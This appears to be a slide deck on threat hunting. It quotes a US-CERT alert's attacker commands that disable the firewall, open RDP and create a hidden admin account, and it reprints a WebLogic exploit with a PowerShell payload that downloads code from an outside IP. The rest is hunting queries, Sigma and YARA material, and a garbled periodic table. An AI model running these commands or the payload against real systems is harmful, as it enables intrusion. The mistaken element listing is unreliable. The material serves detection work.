
Activity Groups

1 H hydrogen	2 He helium
3 Li lithium	4 Be beryllium
11 Na sodium	12 Mg magnesium
19 K potassium	20 Ca calcium
21 Sc scandium	22 Ti titanium
23 V vanadium	24 C_r chromium
25 Mn manganese	26 Fe iron
27 Co cobalt	28 Ni nickel
29 Cu copper	30 Zn zinc
31 Ga gallium	32 Ge germanium
33 As arsenic	34 Se selenium
35 Br bromine	36 Kr krypton
37 Rb rubidium	38 Sr strontium
39 Y yttrium	40 Zr zirconium
41 Nb niobium	42 Mo molybdenum
43 Tc technetium	44 Ru ruthenium
45 Rh rhodium	46 Pd palladium
47 Ag silver	48 Cd cadmium
49 In indium	50 Sn tin
51 Sb antimony	52 Te tellurium
53 I iodine	54 Xe xenon
55 Cs caesium	56 Ba barium
72 Hf hafnium	73 Ta tantalum
74 W tungsten	74 Re rhenium
76 Os osmium	77 Ir iridium
78 Pt platinum	79 Au gold
80 Hg mercury	81 Tl thallium
82 Pb lead	83 Bi bismuth
84 Po polonium	85 At astatine
86 Rn radon	
104 Fr francium	105 Ra radium
	106 Rf rutherfordium
	106 Db dubnium
	107 Sg seaborgium
	108 Bh bohrium
	109 Hs hassium
	110 Mt meitnerium
	110 Ds darmstadtium
	111 Rg goengenium
	112 Cn copernicum
	113 Nh nihonium
	114 Fl flerovium
	115 Mc moscovium
	116 Lv livermorium
	117 Ts tennessine
	118 Og ogaganesson

Over 110 groups known to us

Over 70 full-fledged Activity Groups

57 La lanthanum	58 Ce cerium	59 Pr praseodymium	60 Nd neodymium	61 Pm promethium	62 Sm samarium	63 Eu europium	64 Gd gadolinium	65 Tb terbium	66 Dy dysprosium	67 Ho holmium	68 Er erbium	69 Tm thulium	70 Yb ytterbium	71 Lu lutetium
89 Ac actinium	90 Th thorium	91 Pa protactinium	92 U uranium	93 Np neptunium	94 Pu plutonium	95 Am americium	96 Cm curium	97 Bk berkelium	98 Cf californium	99 Es einsteinium	100 Fm fermium	101 Md mendelevium	102 No nobelium	103 Lr lawrencium



Executable Know-how



Alert (TA18-074A)

Russian Government Cyber Activity Targeting Energy and

Original release date: March 15, 2018 | Last revised: March 16, 2018

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Systems Affected

- Domain Controllers
- File Servers
- Email Servers

Overview

This joint Technical Alert (TA) is the result of analytic efforts between the Department of H This alert provides information on Russian government actions targeting U.S. Government facilities, water, aviation, and critical manufacturing sectors. It also contains indicators of c procedures (TTPs) used by Russian government cyber actors on compromised victim net enhance their ability to identify and reduce exposure to malicious activity.

DHS and FBI characterize this activity as a multi-stage intrusion campaign by Russian go where they staged malware, conducted spear phishing, and gained remote access into er cyber actors conducted network reconnaissance, moved laterally, and collected informatic

For a downloadable copy of IOC packages and associated files, see:

- TA18-074A_TLP_WHITE.csv
- TA18-074A_TLP_WHITE.stix.xml
- MIFR-10127623_TLP_WHITE.pdf
- MIFR-10127623_TLP_WHITE_stix.xml
- MIFR-10128327_TLP_WHITE.pdf
- MIFR-10128327_TLP_WHITE_stix.xml
- MIFR-10128336_TLP_WHITE.pdf
- MIFR-10128336_TLP_WHITE_stix.xml
- MIFR-10128830_TLP_WHITE.pdf
- MIFR-10128830_TLP_WHITE_stix.xml
- MIFR-10128883_TLP_WHITE.pdf
- MIFR-10128883_TLP_WHITE_stix.xml
- MIFR-10135300_TLP_WHITE.pdf
- MIFR-10135300_TLP_WHITE_stix.xml

```
netsh firewall set opmode disable
netsh advfirewall set allprofiles state off

reg add "HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\GloballyOpenPorts>List" /v 3389:TCP /t REG_SZ /d "3389:TCP::*:Enabled:Remote Desktop" /f

reg add "HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\DomainProfile\GloballyOpenPorts>List" /v 3389:TCP /t REG_SZ /d "3389:TCP::*:Enabled:Remote Desktop" /f

reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f

reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fSingleSessionPerUser /t REG_DWORD /d 0 /f

reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\Licensing Core" /v EnableConcurrentSessions /t REG_DWORD /d 1 /f

reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v EnableConcurrentSessions /t REG_DWORD /d 1 /f

reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AllowMultipleTSSessions /t REG_DWORD /d 1 /f

reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services" /v MaxInstanceCount /t REG_DWORD /d 100 /f

net user MS_BACKUP <Redacted_Password> /add
```

RegistryEvents
| where EventTime > ago(1d)
| where RegistryKey =~ @HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
and RegistryKeyValueName in~ ("EnableConcurrentSessions", "AllowMultipleTSSessions")
| project EventTime, ComputerName, RegistryKey, RegistryKeyValueName, RegistryKeyValueData

```
net localgroup Administrators /add MS_BACKUP
net localgroup Administradores /add MS_BACKUP
net localgroup Amministratori /add MS_BACKUP
net localgroup Administratoren /add MS_BACKUP
net localgroup Administrateurs /add MS_BACKUP
net localgroup "Remote Desktop Users" /add MS_BACKUP
net user MS_BACKUP /expires:never
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v MS_BACKUP /t REG_DWORD /d 0 /f
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system /v dontdisplaylastusername /t REG_DWORD /d 1 /f
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
sc config termservice start= auto
```

LogonEvents
| where EventTime > ago(1d)
| where AccountName == "MS_BACKUP"

Query logon events

Query process events

net start termservice
Find multiple commands on a machine

```
let find_child_commands=(filename:string, cmd_line:string, initiating_filename:string) {
    ProcessCreationEvents
    | where EventTime > ago(10d)
    | where FileName =~ filename and ProcessCommandLine == cmd_line and InitiatingProcessFileName =~ initiating_filename
    | project EventTime, ComputerName, FileName, ProcessCommandLine, InitiatingProcessCommandLine, InitiatingProcessParentName, AccountName, InitiatingProcessId
    | extend command_instance = strcat(datetime_part("dayOfYear",EventTime), "-", ComputerName, "-", AccountName, "-", InitiatingProcessId, "-", InitiatingProcessCommandLine)
    | project command_instance
};

let set1 = find_child_commands("netsh.exe","netsh firewall set opmode disable", "cmd.exe");
let set2 = find_child_commands("sc.exe","sc config termservice start= auto", "cmd.exe");
let set3 = find_child_commands("net.exe","net user MS_BACKUP /expires:never", "cmd.exe");
set1 | join set2 on command_instance | join set3 on command_instance | summarize by command_instance
```



Following

Florian Roth

@cyb3rops Follows you

#DFIR #YARA #Python #Golang #SIEM

#Malware #OSINT #ThreatIntel

#BlueTeam #Libertarian | creator of

@thor_scanner

Tweets

13.5K

Following

3,406

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26.3K



Sigma

Generic Signature Format for SIEM Systems

What is Sigma

Sigma is a generic and open signature format that allows you to describe relevant log events in a straight forward manner. The rule format is very flexible, easy to write and applicable to any type of log file. The main purpose of this project is to provide a structured form in which researchers or analysts can describe their once developed detection methods and make them shareable with others.

Sigma is for log files what [Snort](#) is for network traffic and [YARA](#) is for files.

This repository contains:

- Sigma rule specification in the [Wiki](#)
- Open repository for sigma signatures in the `./rules` subfolder
- A converter that generate searches/queries for different SIEM systems [work in progress]

Sigma Format

Generic Signature Description

Sigma Converter

Applies Predefined and Custom Field Mapping

Elastic Search Queries

Splunk Searches

...

 Florian Roth fix: fixed date in rule

..	
sysmon_ads_executable.yml	Further ATT&CK tagging
sysmon_attrib_hiding_files.yml	Escaped * where required
sysmon_bitsadmin_download.yml	ATT&CK software tag is added to Bitsadmin Download
sysmon_bypass_squiblytwo.yml	Further ATT&CK tagging
sysmon_cmdkey_recon.yml	style: changed title casing and minor fixes
sysmon_cmstpcm_object_access.yml	Extended tagging
sysmon_cmstpcm_execution.yml	Further ATT&CK tagging
sysmon_dhcp_calloutdll.yml	Cleaning up empty list items
sysmon_dns_serverlevelplugindll.yml	Simplified rule conditions with new condition constru
sysmon_exploit_cve_2015_1641.yml	Rule: CVE-2015-1641
sysmon_exploit_cve_2017_0261.yml	Lowered severity of rule - prone to false positives
sysmon_exploit_cve_2017_11882.yml	Cleaning up empty list items
sysmon_exploit_cve_2017_8759.yml	Fixed file names "vuln" > "exploit"
sysmon_ghostpack_safetykatz.yml	Cosmetics
sysmon_lethalhta.yml	style: renamed rule files to all lower case
sysmon_mal_namedpipes.yml	Remove duplicate value
sysmon_malware_backconnect_ports....	Fixed spelling mistake
sysmon_malware_script_dropper.yml	Added field names to first rules
sysmon_malware_verclsid_shellcode....	Fixed typos
sysmon_mimikatz_detection_lsass.yml	ATT&CK tagging QA
sysmon_mimikatz_inmemory_detecti...	added a few mitre attack tags to windows sysmon rul
sysmon_mshta_spawn_shell.yml	ATT&CK tagging of MSHTA Spawning Windows Shell

Supported Targets

- [Splunk](#) (plainqueries and dashboards)
- [ElasticSearch Query Strings](#)
- [ElasticSearch Query DSL](#)
- [Kibana](#)
- [Elastic X-Pack Watcher](#)
- [Logpoint](#)
- [Windows Defender Advanced Threat Protection \(WDATP\)](#)
- [ArcSight](#)
- [QRadar](#)
- [Qualys](#)
- [PowerShell](#)
- [Grep with Perl-compatible regular expression support](#)

Current work-in-progress

- [Splunk Data Models](#)

Translation

Windows Defender Security Center

Machine Search (File, IP, URL, Machine, User) 14 ? johnla@ntdev.microsoft.com

Schema

- Microsoft
- AlertEvents
- MachineInfo
- MachineNetworkInfo
- ProcessCreationEvents
- NetworkCommunicationEvents
- FileCreationEvents
- RegistryEvents
- LogonEvents
- ImageLoadEvents
- MiscEvents
- SuspiciousEventsBeta

Advanced hunting

Get started Sticky Keys Attack

Run New Save Copy Last 30 days ? Help

```
// This query looks for the "sticky keys attack" where cmd.exe is launched instead of accessibility applets. See https://attack.mitre.org/wiki/Technique
// Author: JohnLa
let PrevalentEXEHash = ProcessCreationEvents
| where EventTime > ago(7d)
| where FileName == 'cmd.exe'
| summarize count(ComputerName) by SHA1
| where count_ComputerName > 1000;
PrevalentEXEHash
| join kind=inner
(
    ProcessCreationEvents
    | project EventTime, ComputerName, ProcessCommandLine, FileName, SHA1
    | where EventTime > ago(1d)
    | where FileName in~ ("utilman.exe", "osk.exe", "magnify.exe", "narrator.exe", "displayswitch.exe", "atbroker.exe", "sethc.exe")
)
on SHA1
```



Florian Roth
@cyb3rops Follows you

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@thor_scanner

Tweets Following Followers
13.5K **3,406** **26.3K**

Signature-Base

signature-base is a submodule for my scanner tools LOKI and SPARK

Directory Structure

- iocs - Simple IOC files (CSV)
- yara - YARA rules
- threatintel - Threat Intel API Receiver (MISP, OTX)
- misc - Other input files (not IOCs or signatures)

External Variables in YARA Rules

Using the YARA rules in a tool other than [LOKI](#) will cause errors stating an undefined identifier. The rules external variables have been moved to the following 4 rule set files:

- ./yara/generic_anomalies.yar
- ./yara/general_cloaking.yar
- ./yara/thor_inverse_matches.yar
- ./yara/yara_mixed_ext_vars.yar

Contributor Friendly



John Lambert
@JohnLaTwC

This exploit for CVE-2017-10271 (Oracle WebLogic) has a [#PowerShell](#) payload. If you check the community page on VirusTotal, you'll see a comment from the Yara rule I added to [@cyb3rops](#) github repo.

#DailyBeanlet

VT Link: virustotal.com/#/file/aa063b1...

Yara rule: github.com/Neo23x0/signat...

```
<soapenv:Header>
<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea">
<java version="1.8.0_131" class="java.beans.XMLDecoder">
<void class="java.lang.ProcessBuilder">
<array class="java.lang.String" length="3">
<void index="0">
<string>cmd.exe</string>
</void>
<void index="1">
<string>c</string>
</void>
<void index="2">
<string>start PowerShell.exe -NoP -NonI -EP ByPass -W Hidden -E <$OS=(Get-WmiObject Win32
atatingSystem).Caption;$WC=New-Object Net.WebClient;$WC.Headers.Add('User-Agent','PowerShell/WL
IE$WC.DownloadString('http://121.17.28.15/images/test/DL.php');> </string>
</void>
</array>
<void method="start"/>
</void>
</java>
</work:WorkContext>
<soapenv:Header>
<soapenv:Body/>
</soapenv:Envelope>
```

9:39 AM - 27 Mar 2018

45 Retweets 77 Likes



TXT
21 / 59

21 engines detected this file

SHA-256	7efa3961687310
File name	Minecraft.bat
File size	6.94 KB
Last analysis	2018-07-13 11:4

Community 1

Comments 0

thor 2018-07-13
Detected by THOR APT Scanner

Detection
=====

Rule: gen_unicorn_obfuscated_powershell
Ruleset: Obfuscation
Description: PowerShell payload obfuscation
Reference: <https://github.com/trustedsec/PowerShell-Mimikatz>
Author: John Lambert @JohnLaTwC
Score: -

Detection Snapshot
=====

Detection Timestamp: 2018-07-13 11:4
AV detection ratio: 21 / 59

Update gen_unicorn_obfuscated_powershell.yar #31

Merged Neo23x0 merged 3 commits into [Neo23x0:master](#) from [JohnLaTwC:patch-5](#) on Apr 3

Conversation 3 Commits 3 Checks 0 Files changed 1

JohnLaTwC commented on Apr 3

add support for alternative switches (i.e. -w and /w) and paren block on payload. Found in VT sample 1afb9795cb489abce39f685a420147a2875303a07c32bf7eec398125300a460b

Update gen_unicorn_obfuscated_powershell.yar ...

Verified ✓ 30f914e

[View changes](#)

+ New changes since you last viewed

JohnLaTwC and others added some commits on Apr 3

Verified ✓ 28bd891

Update gen_unicorn_obfuscated_powershell.yar ...

Verified ✓ 05f65d6

Performance optimization

Neo23x0 commented on Apr 3

Owner + 😊

I've adjusted the rule to avoid regular expressions. Could you check if it still matches that samples that you'd like to catch. One regex contained `[\(\)]*` (0 to unlimited number of () symbols).

I don't know if this was intended but it would also catch `(((((((` .


I hope that you've meant `[\(\)?` (0 or 1 bracket).

Neo23x0 merged commit [ef5550d](#) into [Neo23x0:master](#) on Apr 3

[View details](#)

[Revert](#)

Testing and Validation



<https://cyberwardog.blogspot.com/2017/07/how-hot-is-your-hunt-team.html>.

Repeatable Analysis

Jupyter

The image shows two Jupyter Notebook interfaces side-by-side. The left interface is a standard Jupyter Notebook with a 'Welcome to' message, a 'WARNING' box about relying on the server, and a code cell showing the import statements for matplotlib, pandas, numpy, and matplotlib again. The right interface is a Jupyter Notebook titled 'Lorenz Differential Equations (autosaved)' with a Python 3 kernel. It features a title 'Exploring the Lorenz System' and a text block describing the Lorenz system as a classic non-linear differential equation system with chaotic solutions. Below this is a code cell with a call to interact() and parameters for N, angle, sigma, beta, and rho. To the right of the code cell are five sliders for angle, max_time, sigma, beta, and rho, with their current values displayed as 308.2, 12, 10, 2.6, and 28 respectively. At the bottom is a 2D plot of the Lorenz attractor, a complex, fractal-like pattern formed by three interlocking trajectories.

```
In [7]: interact(Lorenz, N=fixed(10), angle=(0.,360.),  
sigma=(0.0,50.0),beta=(0.,5), rho=(0.0,50.0))
```

angle: 308.2
max_time: 12
 σ : 10
 β : 2.6
 ρ : 28

```
In [ ]: %matplotlib inline  
import pandas as pd  
import numpy as np  
import matplotlib
```

Exploring the Lorenz System

